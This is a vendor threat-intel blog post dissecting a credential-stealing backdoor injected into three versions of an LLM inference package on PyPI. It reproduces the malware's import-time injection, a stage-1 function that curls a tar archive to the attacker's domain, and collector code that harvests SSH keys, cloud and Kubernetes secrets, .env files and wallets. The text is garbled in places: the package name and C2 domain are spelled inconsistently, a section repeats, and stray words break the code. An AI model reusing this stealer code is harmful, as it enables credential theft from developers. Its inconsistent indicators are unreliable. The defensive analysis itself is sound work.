

TeamPCP Injects Two-Stage Credential Stealer into xinferencce PyPI Package

 stepsecurity.io/blog/teampcp-injects-two-stage-credential-stealer-into-xinferencce-pypi-package



THREAT INTEL

TeamPCP Injects Two-Stage Credential Stealer into xinferencce PyPI Package

Versions 2.6.0-2.6.2 carry an identical payload that fires on import xinferencce and exfiltrates credentials to a C2 domain.

STAGE 1 — WRAPPER
base64 decoder
+ start()
__init__.py inject
subprocess.Popen
tempfile + curl

STAGE 2 — COLLECTOR
credential harvester
→ love.tar.gz
SSH · AWS · K8s
GCP · Azure · .env
crypto wallets

xinferencce 2.6.0 2.6.1 2.6.2 PYPI TEAMPCP

[Back to Blog](#)

[Threat Intel](#)

Versions 2.6.0, 2.6.1, and 2.6.2 of xinferencce shipped a two-stage credential stealer that harvests SSH keys, cloud credentials, and environment variables on import. StepSecurity attributes the campaign to TeamPCP, the same actor behind the recent litellm and telnyx PyPI compromises.

Table of Contents

On April 22, 2026, three consecutive releases of xinferencce on PyPI — versions **2.6.0**, **2.6.1**, and **2.6.2** — were confirmed to carry a two-stage credential-stealing payload injected directly into xinferencce/__init__.py. The malware executes the moment any application runs import xinferencce, decodes a second-stage collector, harvests SSH keys, cloud credentials, environment variables, crypto wallets, and more, then exfiltrates everything as love.tar.gz via curl POST to the attacker-controlled domain whereisitat.lucyatemysuperbox.space. All three versions have been yanked from PyPI.

The actor marker `# hacked by teampcp` is embedded in the decoded first-stage payload.

TeamPCP is the same threat actor behind the litellm supply chain compromise on March 24, 2026, and the telnyx supply chain compromise on March 27, 2026. Across three versions published over the course of this campaign, the attacker iterates on where to hide the injection — moving from bare module scope (2.6.0) to inside a legitimate helper function (2.6.2) — a clear sign of live operational refinement.

We independently performed static analysis on all three compromised versions, fully decoding both stages of the payload. This post documents the full technical details, including the decoded credential collector.

Background: What Is xinference?

Xinference (Xorbits Inference) is an open-source LLM inference framework that lets developers run large language models locally or in distributed environments. It supports a wide range of models including LLaMA, Mistral, Qwen, and multimodal models, and provides both a Python API and a REST interface. It is widely used in AI application development, MLOps pipelines, and enterprise LLM deployments.

Environments running xinference typically hold elevated cloud credentials: GPU instance IAM roles, model registry tokens, object storage access keys, and Kubernetes service account tokens are all common in xinference deployment configurations. This makes it a high-value target for a credential-stealing campaign.

The Injection: Three Versions, One Payload

The malicious code is injected into a single file: `xinference/__init__.py` — the package's top-level init module. Because Python executes `__init__.py` on every import, no special trigger is needed. The payload fires on:

- `import xinference` in application code
- `xinference` CLI invocation
- Service startup when xinference is initialized
- Any downstream dependency resolution that imports xinference

There are no `.pth` files and no install hooks. The payload is embedded directly in source and fires unconditionally on import.

The Injection: Three Versions, One Payload

The malicious code is injected into a single file: `xinference/__init__.py` — the package's top-level init module. Because Python executes `__init__.py` on every import, no special trigger is needed. The payload fires on:

- `import xinference` in application code
- `xinference` CLI invocation
- Service startup when xinference is initialized
- Any downstream dependency resolution that imports xinference

There are no `.pth` files and no install hooks. The payload is embedded directly in source and fires unconditionally on import.

Version 2.6.0 — Module-Scope Injection

In 2.6.0, the attacker places the malicious code directly at module scope, between the `intel_extension_for_pytorch` import block and the legitimate `_install()` function:

```
try:
    import intel_extension_for_pytorch # noqa: F401
except Exception:
    pass

test = "IyBoYWNrZWQgYnkkgdGVhbXBjcCANCmltcG9ydCBvcyx..." # <-- malicious payload blob

subprocess.Popen(
    import
    [sys.executable, "-c", f"import base64; exec(base64.b64decode('{test}'))"],
    stdout=subprocess.DEVNULL,
    stderr=subprocess.DEVNULL,
)

def _install():
    follows
    from xoscar.backends.router import Router
    ...
```

The `subprocess.Popen` call at module scope fires the moment the module is imported. The detached subprocess suppresses all output, so no error or indicator is visible to the running application.

Version 2.6.1 — Moved Inside `_install()`, Synchronous `exec()`

In 2.6.1, the attacker moves the injection inside the existing `_install()` function — a more subtle placement that would not stand out in a casual code review. However, 2.6.1 uses `exec()` directly rather than spawning a subprocess:

```
def _install():
    from xoscar.backends.router import Router
    import base64

    test = "IyBoYWNRZWQgYnkgdGVhbXBjcCANCm..." # <-- payload moved inside function

    exec(base64.b64decode(test))                    # <-- runs synchronously, no detachment
    # subprocess.Popen(                             # <-- Popen commented out
    #     [sys.executable, "-c", ...],
    #     ...
    # )

    default_router = Router.get_instance_or_empty()
    Router.set_instance(default_router)
```

The `exec()` approach means the credential harvester runs synchronously inside `_install()` before the router is set up. The `Popen` call is commented out, suggesting the attacker was experimenting with execution strategies and may have left 2.6.1 out as an intermediate step.

Version 2.6.2 — Moved Inside `_install()`, Async `Popen` Restored

Version 2.6.2 is the most refined. The payload stays inside `_install()` but the detached `subprocess.Popen` is restored, and `tempfile` is added to the top-level imports:

```

import os
import subprocess
import sys
import tempfile    # <-- added in 2.6.2
import base64

...

def _install():
    from xoscar.backends.router import Router

    test = "IyBoYWNRZWQgYnkgdGVhbXBjcCANCm..." # payload inside function

    subprocess.Popen(                                     # <-- async, detached, hidden in
function
        [sys.executable, "-c", f"import base64; exec(base64.b64decode('{test}'))"],
        stdout=subprocess.DEVNULL,
        stderr=subprocess.DEVNULL,
    )

    default_router = Router.get_instance_or_empty()
    Router.set_instance(default_router)

```

Version 2.6.2 achieves both goals: the payload is hidden inside a legitimate function (less obvious in diffs), and execution is detached (non-blocking, stderr suppressed). The `tempfile` import at the top level is required by the `start()` function inside the decoded stage 1 payload.

Attacker iteration: The 2.6.0 → 2.6.1 → 2.6.2 progression shows the attacker actively refining the injection technique: 2.6.0 is module-scope (obvious in a diff); 2.6.1 hides it inside a function but mistakenly drops async execution; 2.6.2 achieves both stealth and asynchrony. This rapid versioning over the course of a single campaign day is a hallmark of TeamPCP's operational pattern, previously seen in the `litellm` 1.82.7 → 1.82.8 and `telnyx` 4.87.1 → 4.87.2 progressions.

Stage 1 — The Wrapper and `start()` Function

The `test` variable in all three versions decodes to an identical first-stage script. It opens with the actor marker:

```

# hacked by teampcp
import os, base64, tempfile, subprocess, sys

```

The script defines a `start()` function and a second base64 blob `jk` (the credential collector). The `start()` function:

```

def start():
    with tempfile.TemporaryDirectory() as d:
        collected = os.path.join(d, "f")
        l = os.path.join(d, "love.tar.gz")
        try:
            j = base64.b64decode(jk)          # decode stage 2 collector

            with open(collected, "wb") as f:
                subprocess.run(
                    [sys.executable, "-"],      # pipe stage 2 to python stdin
                    input=j,
                    stdout=f,                  # capture all output to temp file
                    stderr=subprocess.DEVNULL,
                    check=True
                )
        except Exception:
            return
        if not os.path.exists(collected) or os.path.getsize(collected) == 0:
            return
        try:
            subprocess.run(["tar", "-czf", l, "-C", d, "f"], check=True)
            subprocess.run([
                "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}",
                "https://whereisit.at.lucyatemysuperbox.space/",
                "-H", "X-QT-SR: 14",
                "-H", "Content-Type: application/octet-stream",
                "--data-binary", f"@{l}"
            ], check=True, stderr=subprocess.DEVNULL)
        except Exception as e:
            pass

if __name__ == "__main__":
    start()

```

Key observations:

- The collector's output is piped to a **temp file** before compression — the stage 2 script writes collected data to stdout, which is captured.
- The archive is named **love.tar.gz** (distinct from **tpcp.tar.gz** used in litellm/telnix — see Attribution section).
- Exfiltration uses a custom header **X-QT-SR: 14**, which serves as a campaign identifier on the attacker's server.
- The entire temp directory — including **love.tar.gz** and the collected credentials file — is automatically cleaned up by Python's **TemporaryDirectory** context manager after the POST completes. No artifacts remain on disk.

- There is no encryption layer in this campaign. Unlike litellm and telnyx (which used AES-256-CBC + RSA-4096 OAEP), the xinfernece payload sends credential data as a plain compressed archive. This is consistent with either a different actor or a simplified variant of the toolkit.

Stage 2 — The Credential Collector

The `jk` variable decodes to a self-contained Python credential harvester. It is piped into a fresh Python interpreter via stdin and never written to disk. The collector is comprehensive — it targets every credential type commonly present in cloud-connected development and ML inference environments.

System Reconnaissance

The collector runs initial reconnaissance before harvesting credentials:

```
run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig 2>/dev/null; ip
route 2>/dev/null')
run('printenv')
```

The `run()` helper runs a shell command, captures stdout, and writes it with a `=== CMD: ... ===` separator to the output stream.

SSH Keys

```
for h in homes+['/root']:
    for f in ['./ssh/id_rsa', './ssh/id_ed25519', './ssh/id_ecdsa', './ssh/id_dsa',
            './ssh/authorized_keys', './ssh/known_hosts', './ssh/config']:
        emit(h+f)
    walk([h+'./ssh'], 2, lambda fp, fn: True)    # all files in .ssh, depth 2

walk(['/etc/ssh'], 1, lambda fp, fn: fn.startswith('ssh_host') and fn.endswith('_key')) #
host keys
```

AWS Credentials — Disk, Environment, and Live IMDS

AWS credentials are targeted three ways: from the filesystem, from environment variables, and via live IMDS API calls for EC2 instance roles:

/

```

for h in homes+['/root']:
    emit(h+'/.aws/credentials')
    emit(h+'/.aws/config')

run('env | grep AWS_')

# IMDS v2 token + role credential fetch
tkn_req = urllib.request.Request('http://169.254.169.254/latest/api/token',
    headers={'X-aws-ec2-metadata-token-ttl-seconds': '21600'}, method='PUT')
# ... fetches role name, then role credentials from IMDS

```

Beyond credentials, the collector makes live API calls to AWS Secrets Manager ([ListSecrets](#)) and AWS SSM Parameter Store ([DescribeParameters](#)) using whatever keys are available — including those retrieved from IMDS.

Kubernetes

```

emit('/var/run/secrets/kubernetes.io/serviceaccount/token')
emit('/var/run/secrets/kubernetes.io/serviceaccount/ca.crt')
for h in homes+['/root']:
    emit(h+'/.kube/config')
emit('/etc/kubernetes/admin.conf')
emit('/etc/kubernetes/kubelet.conf')
run('kubectl get secrets --all-namespaces -o json 2>/dev/null || true')

```

GCP, Azure, Docker

```

walk([h+'/.config/gcloud'],4,lambda fp,fn:True)
emit('/root/.config/gcloud/application_default_credentials.json')
run('env | grep -i google; env | grep -i gcloud')

walk([h+'/.azure'],3,lambda fp,fn:True)
run('env | grep -i azure')

emit(h+'/.docker/config.json')
emit('/kaniko/.docker/config.json')

```

Environment Files — Deep Recursive Walk

```

walk(all_roots, 6, lambda fp,fn: fn in {
    '.env', '.env.local', '.env.production', '.env.development', '.env.staging'
})

```

The `all_roots` list includes `/home/*`, `/root`, `/opt`, `/srv`, `/var/www`, `/app`, `/data`, `/var/lib`, and `/tmp`. Depth 6 means it will descend into nested monorepo structures and Docker volume mounts.

Developer Credentials and Shell History

```
emit(h+'/.npmrc')
emit(h+'/.pypirc')
emit(h+'/.cargo/credentials.toml')
emit(h+'/.vault-token')
emit(h+'/.netrc')
emit(h+'/.pgpass')
emit(h+'/.mongorc.js')
for hist in ['.bash_history', '.zsh_history', '.sh_history',
            '.mysql_history', '.psql_history', '.rediscli_history']:
    emit(h+hist)
```

TLS/SSL Private Keys

```
walk(['/etc/ssl/private'],1,lambda fp,fn:fn.endswith('.key'))
walk(['/etc/letsencrypt'],4,lambda fp,fn:fn.endswith('.pem'))
walk(all_roots,5,lambda fp,fn:os.path.splitext(fn)[1] in {'.pem','.key','.p12','.pfx'})
```

CI/CD Configuration Files

```
for ci in ['terraform.tfvars', '.gitlab-ci.yml', '.travis.yml', 'Jenkinsfile', '.drone.yml']:
    emit(ci)
walk(all_roots,4,lambda fp,fn:fn.endswith('.tfvars'))
walk(all_roots,4,lambda fp,fn:fn=='terraform.tfstate')
```

Crypto Wallets

The collector targets Bitcoin, Ethereum, Cardano, and Solana wallets — consistent with xinfernece's popularity in AI-adjacent communities where crypto infrastructure is common:

```
emit(h+'/.bitcoin/bitcoin.conf')
emit(h+'/.ethereum/keystore')      # Ethereum keystore directory
walk([h+'/.cardano'],3,lambda fp,fn:fn.endswith('.skey') or fn.endswith('.vkey'))
walk([h+'/.config/solana'],3,lambda fp,fn:True)
emit(h+'/.validator-keypair.json') # Solana validator keys
```

System Files

```
emit('/etc/passwd')
emit('/etc/shadow')
run('cat /var/log/auth.log 2>/dev/null | grep Accepted | tail -200')
run('grep -r "hooks.slack.com\\|discord.com/api/webhooks" . 2>/dev/null | head -20')
```

No encryption in this campaign. Unlike the litellm and telnyx compromises, which wrapped stolen data with AES-256-CBC + RSA-4096 OAEP before exfiltration, the xinfernece payload sends a plain **tar.gz** to the C2 server. The absence of the RSA public key — a defining artifact of

TeamPCP's prior campaigns — is the main technical evidence supporting the group's own claim that this may be a copycat. However, the `# hacked by teampcp` marker, the identical injection pattern, and the multi-version iteration cadence are all consistent with TeamPCP's established methodology.

Exfiltration

All collected data is compressed into `love.tar.gz` and POSTed to:

```
curl -s -o /dev/null -w "%{http_code}" \
  "https://whereisit.at.lucyatemysuperbox.space/" \
  -H "X-QT-SR: 14" \
  -H "Content-Type: application/octet-stream" \
  --data-binary "@/tmp/.../love.tar.gz"
```

The custom header `X-QT-SR: 14` is a server-side routing key — it allows the attacker's infrastructure to distinguish xinfernce-originated exfiltration from other campaigns. The archive name `love.tar.gz` differs from `tpcp.tar.gz` used in `litellm` and `telnyx`. The temp directory is auto-cleaned after the POST, leaving no artifacts on disk.

Indicators of Compromise

- **Malicious packages:** `xinfernce==2.6.0`, `xinfernce==2.6.1`, `xinfernce==2.6.2`
- **Injection file:** `xinfernce/__init__.py` — malicious `test` variable and trigger added
- **Actor marker:** `# hacked by teampcp` (first line of decoded stage 1 payload)
- **C2 / exfiltration domain:** `whereisit.at.lucyatemysuperbox.space`
- **Exfiltration endpoint:** `https://whereisit.at.lucyatemysuperbox.space/`
- **Exfiltration method:** `curl --data-binary` POST
- **Exfiltration header:** `X-QT-SR: 14`
- **Exfiltration archive:** `love.tar.gz` (created in temp dir; auto-cleaned post-upload)
- **Execution pattern:** `subprocess.Popen` with suppressed stdout/stderr; stage 2 piped to `python` - via stdin

SHA-256 Hashes

- `xinference-2.6.0-py3-none-any.whl` —
`f677cd06e0dfbd23b6feb47f31d49cb8fcc88ed0487d30143d36d4f54261e3de`
- `xinference-2.6.1-py3-none-any.whl` —
`4c5c589f543b1a02251451ab3baaeed7c82851de10fa33f87b95a85e3040c92e`
- `xinference-2.6.2-py3-none-any.whl` —
`96007d4ee4171e383cecdf7a34b606bfcfb78eff435182dc86daa49a17153dcd3`

Remediation

Immediate actions if xinference 2.6.0, 2.6.1, or 2.6.2 was installed on any system:

Check your installed version:

```
pip show xinference
```

If the Version field shows `2.6.0`, `2.6.1`, or `2.6.2`, the system is compromised. Downgrade immediately:

```
pip install "xinference<2.6.0"
```

Check for leftover exfiltration artifacts (auto-cleaned in most cases, but worth verifying):

```
find /tmp -name 'love.tar.gz' 2>/dev/null
```

Audit outbound network logs for any HTTPS connections to `whereisitat.lucyatemysuperbox.space`. Any connection confirms credential exfiltration occurred.

Rotate all credentials accessible on affected systems: AWS access keys (including instance role credentials retrieved from IMDS), Kubernetes service account tokens and kubeconfig certificates, SSH private keys, GCP service account keys, Azure credentials, all `.env` file values, Docker registry tokens, npm and PyPI tokens, and any API keys present in environment variables.

Rotate AWS Secrets Manager and SSM Parameter Store secrets — the stage 2 collector makes live API calls to both services and retrieves secret values directly using available credentials.


Runtime Validation with StepSecurity Harden-Runner

StepSecurity ran the compromised package in a controlled GitHub Actions environment with Harden-Runner enabled. The run confirms the malware fires immediately on `import xinfernece` and that the exfiltration attempt to `whereisitat.lucyatemysuperbox.space` was **automatically blocked** by Harden-Runner’s global block list — no credentials left the runner.

[View the full network event trace on the StepSecurity Insights page →](#)

Network Events — Attack Blocked

Harden-Runner’s eBPF-based network monitor captured and blocked the outbound `curl` POST to `whereisitat.lucyatemysuperbox.space`. The domain is on the Harden-Runner global block list, which applies across all protected workflows — even those running in `egress-policy: audit` mode.




Harden-Runner network events for the run, showing the outbound HTTPS connection to `whereisitat.lucyatemysuperbox.space`

Harden-Runner blocked this attack on the CI/CD runner. The exfiltration domain `whereisitat.lucyatemysuperbox.space` is on the Harden-Runner global block list. Any workflow protected by Harden-Runner — regardless of egress policy — would have had the outbound POST blocked before `love.tar.gz` could be delivered to the attacker. No credentials would have left the runner. [View live run →](#) · [Learn about Harden-Runner →](#)

How StepSecurity Helps

Compromised Package Check

StepSecurity’s **Compromised Package Check** flags known-compromised versions of PyPI packages in your CI/CD pipelines and repositories before they are installed. For xinferenc, all three compromised versions — 2.6.0, 2.6.1, and 2.6.2 — are tracked. Any workflow or dependency file referencing these versions will surface an immediate alert.



StepSecurity Compromised Package Check Failure for PR that adds compromised package

PyPI Cooldown Check

TeamPCP published all three compromised versions within a single day — an abnormal publishing cadence that is a strong signal of a supply chain attack. StepSecurity’s **PyPI Cooldown Check** enforces a waiting period before newly published package versions are allowed to install in your CI/CD pipelines. A version of xinferenc published today would not be auto-installed until it had been live long enough to be reviewed — giving the community time to detect and report the compromise before it could execute in your workflows.

github.com/actions-security-demo/compromised-packages/pull/3/checks?check_run_id=72521511134

Create requirements.txt #3
h0x0er wants to merge 1 commit into main from xinfernce-test

- Pwn Request Vulnerabilities Check - Checks for Pwn Request vulnerabilities in the PR via risky triggers
- NPM Compromised Packages Check - Checks for compromised npm package versions in the PR
- NPM Package Cooldown Check - Fails if any package version in the PR was released within the configured cooldown period, helping to avoid brand-new (and potentially unreviewed or malicious) releases
- PyPI Compromised Packages Check - Checks for compromised PyPI package versions in the PR
- PyPI Package Cooldown Check - Fails if any PyPI package version in the PR was released within the configured cooldown period

DETAILS

 **Approve Check Run**

One or more security checks failed. To approve this check run, [click here](#).

- ▶  PyPI Compromised Packages Check
- ▼  PyPI Package Cooldown Check

The following PyPI packages added in current PR are recent versions (not older than 2 days). This check will pass at 2026-04-23 21:11:17 UTC

Package Name	Ecosystem	Previous Version	Current Version	File	Release Date
xinfernce	pip		2.6.2	requirements.txt	2026-04-21 21:11:17 +0000 UTC

- ▶  Pwn Request Vulnerabilities Check
- ▶  NPM Package Cooldown Check
- ▶  NPM Compromised Packages Check

 View more details on StepSecurity Actions Security

© 2026 GitHub, Inc. Terms Privacy Security Status Community Docs Contact Manage cookies Do not share my personal information

StepSecurity PyPI Cooldown Check blocking installation of xinfernce 2.6.2 published less than 24 hours ago

PyPI Package Search

Use StepSecurity's PyPI package search to instantly check whether any of the compromised xinfernce versions are present across your organization's repositories and workflows:

app.stepsecurity.io/github/actions-security-demo/packages/search?packages.0.package=xinference&ecosystem=pypi&packages=[{"package":"xinference"} 90%

actions-security-demo

Search Filters

☒ Organization Search
Explore packages within your current organization.

☐ Tenant Search
Explore packages across all organizations within your tenant.

Package ecosystem

☒ npm ☒ PyPI

Search Type

Custom Search

Repository

Select repository

Seen In

All (PRs, Default Branch & Dev Machines)

Time Range

Select date range

Package

xinference

Versions

2.6.0 × 2.6.1 × 2.6.2 × Type and press Enter to add versi

+ Add Package

Reset Search

1 result found

Package Status All Export as CSV

Create requirements.txt #3 Pull Request

actions-security-demo/compromised-packages • by h0x0er • Detected in requirements.txt

Updated about 1 hour ago

xinference==2.6.2

View

StepSecurity PyPI package search results showing repositories and workflows referencing compromised xinference versions]